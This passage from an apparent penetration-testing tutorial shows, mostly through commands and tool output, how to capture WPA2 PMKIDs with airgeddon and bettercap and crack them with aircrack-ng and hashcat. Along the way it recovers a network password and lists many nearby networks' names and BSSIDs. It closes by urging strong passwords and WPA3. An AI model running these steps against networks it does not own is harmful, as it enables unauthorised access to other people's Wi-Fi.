
Here, you'll see a list of targets now. Our target is "Amit 2.4 G" on number 6. Then simply enter the timeout you want the script to wait to capture the PMKID. Let's say 25 seconds are enough.

```
 N.        BSSID          CHANNEL  PWR   ENC    ESSID

 1)
 2)
 3)
 4)
 5)
 6)   68:14:01:5A:0E:9C    1     36%   WPA2   Amit 2.4G
 7)*
 8)
 9)
10)
11)
12)
13)*
14)
15)
16)

(*) Network with clients

Select target network:
> 6
You have a valid WPA/WPA2 target network selected. Script can continue...
Press [Enter] key to continue...

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [25]:
> 25

Timeout set to 25 seconds

Don't close the window manually, script will do when needed. In about 25 seconds maximum
Press [Enter] key to continue...
```

Sure enough, we can see a PMKID being captured here!



Then simply store this PMKID as a cap file. First press Y then enter the path and done.



Now, with an integrated aircrack-ng we can crack the cap file within the airgeddon script itself like this:

Just choose dictionary attack and yes and then the dictionary file.

```
Select an option from menu:

0.  Return to offline WPA/WPA2 decrypt menu
(aircrack CPU, non GPU attacks)
1.  (aircrack) Dictionary attack against Handshake/PMKID capture file
2.  (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
(hashcat CPU, non GPU attacks)
3.  (hashcat) Dictionary attack against Handshake capture file
4.  (hashcat) Bruteforce attack against Handshake capture file
5.  (hashcat) Rule based attack against Handshake capture file
6.  (hashcat) Dictionary attack against PMKID capture file
7.  (hashcat) Bruteforce attack against PMKID capture file
8.  (hashcat) Rule based attack against PMKID capture file

*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the ru
hcat/rules)

> 1

You already have selected a capture file during this session [/root/pmkid-68:14:01:5A:0E:9C.cap]

Do you want to use this already selected capture file? [Y/n]
> Y

You already have selected a BSSID during this session and is present in capture file [68:14:01:5A:0E:9C]

Do you want to use this already selected BSSID? [Y/n]
> Y

Enter the path of a dictionary file:
> /usr/share/wordlists/rockyou.txt
```

Sure enough, we have the password we needed

```
                      Aircrack-ng 1.6

  [00:00:34] 182428/14344392 keys tested (5396.53 k/s)

  Time left: 43 minutes, 44 seconds                          1.27%

                     KEY FOUND! [ kolakola ]


  Master Key     : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                   12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

  Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

  EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

PMKID capture using bettercap

For this final method, we will use a good old bettercap. This tool requires an older version of the pcap library so, we'll first download that using wget.

```
wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
dpkg -i libpcap0.8_1.9.1-4_amd64.deb
```

```
┌──(root💀kali)-[~]
└─# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15--  http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org)... 54.39.49.227
Connecting to old.kali.org (old.kali.org)|54.39.49.227|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb                        100%[=================================================>]

2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]


┌──(root💀kali)-[~]
└─# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...
```

Now that it's installed and our adapter is in monitor mode, we'll run bettercap


bettercap
set wifi.interface wlan0mon
wifi.recon on

We'll see all the APs in range

```
┌──(root💀kali)-[~]
└─# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9 » [13:10:00] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9 » set wifi.interface wlan0mon
192.168.1.0/24 > 192.168.1.9 » wifi.recon on
[13:10:35] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[13:10:35] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' r
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi started (min rssi: -200 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi channel hopper started.
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point JioFiber-QwXYk (-69 d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Sachin 2.4 (-49 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point jiofbr001 2.4G (-67 d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Neelkamal (-69 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point mahhip (-69 dBm) dete
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point ajoy (-61 dBm) detect
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.client.probe] station fe:fa:e0:ff:71:c4 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point Anurag (-71 dBm) dete
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Archrival_2.4G (-75 d
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point shiny reo (-73 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Preety singh devil (-
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Anu408_2.4G (-71 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point <hidden> (-69 dBm) de
192.168.1.0/24 > 192.168.1.9 » [13:10:39] [wifi.ap.new] wifi access point sanjay (-75 dBm) dete
```

We'll display this a little bit more clearly using:

wifi.show




RSSI	BSSID	SSID	Encryption	WPS	Ch
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		6
-31 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	11
-51 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11
-63 dBm	70:c7:f2:ed:6a:44	ajoy	WPA2 (TKIP, PSK)		3
-63 dBm	**8c:fd:18:88:ee:e0**	GAURAV SRIVASTAVA	WPA2 (TKIP, PSK)		9
-65 dBm	68:14:01:58:c4:99	601 2.4G	WPA2 (CCMP, PSK)	2.0	1
-65 dBm	6c:eb:b6:2f:83:34	snowie/glowie5g	WPA2 (TKIP, PSK)		9
-65 dBm	78:53:0d:f3:0b:ca	abhi 2.4g	WPA2 (CCMP, PSK)	1.0	11
-65 dBm	98:35:ed:a0:e0:b8	mahhip	WPA2 (TKIP, PSK)		3
-67 dBm	68:14:01:59:2c:18	jiofbr001 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	68:14:01:5a:0e:9c	Amit 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	78:17:35:c5:73:99	Preety singh devil	WPA2 (CCMP, PSK)		6
-67 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11
-69 dBm	2c:97:b1:4e:10:38	Messi	WPA2 (CCMP, PSK)		5
-69 dBm	68:14:01:34:b9:e3	JioFiber-QwXYk	WPA2 (CCMP, PSK)	2.0	1
-69 dBm	74:5a:aa:76:66:44	Kavz	WPA2 (TKIP, PSK)		4

We now need to associate with an access point using the BSSID.


```
wifi.assoc 68:14:01:5a:0e:9c
```

As you can see, PMKID is captured now in /root/bettercap-wifi-handshakes.pcap file.



Similarly, if you want to capture PMKID of all the Access Points,

```
wifi.assoc all
```



We now need to convert this pcap file in Hashcat format and crack it as we did before, so:

```
hcxpcaptool -z hashpmkid bettercap-wifi-handshake.pcap
hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
```

```
┌──(root💀kali)-[~]
└─# hcxpcaptool -z hashpmkid bettercap-wifi-handshakes.pcap

reading from bettercap-wifi-handshakes.pcap

summary capture file:
---------------------
file name.....................: bettercap-wifi-handshakes.pcap
file type.....................: pcap 2.4
file hardware information.....: unknown
capture device vendor information: 000000
file os information...........: unknown
file application information....: unknown (no custom options)
network type..................: DLT_IEEE802_11_RADIO (127)
endianness....................: little endian
read errors...................: flawless
minimum time stamp............: 17.06.2021 17:12:11 (GMT)
maximum time stamp............: 17.06.2021 17:13:07 (GMT)
packets inside................: 16
skipped damaged packets.......: 0
packets with GPS NMEA data....: 0
packets with GPS data (JSON old).: 0
packets with FCS..............: 0
beacons (total)...............: 2
beacons (WPS info inside).....: 2
association requests..........: 6
EAPOL packets (total).........: 8
EAPOL packets (WPA2)..........: 8
PMKIDs (zeroed and useless)...: 3
PMKIDs (not zeroed - total)...: 2
PMKIDs (WPA2).................: 8
PMKIDs from access points.....: 2
best PMKIDs (total)...........: 2

summary output file(s):
-----------------------
2 PMKID(s) written to hashpmkid


┌──(root💀kali)-[~]
└─# hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:9cefd5fbd15c:Amit 2.4G:kolakola
```

And that's how it's done!

Conclusion

PMKID attacks are a big threat to SOHOs and enterprises and necessary steps must be taken in order to safeguard yourself against these kinds of low intellect attacks that anyone could perform. It also explains the necessity of having a complex password and also, the importance of upgrading to WPA3.

****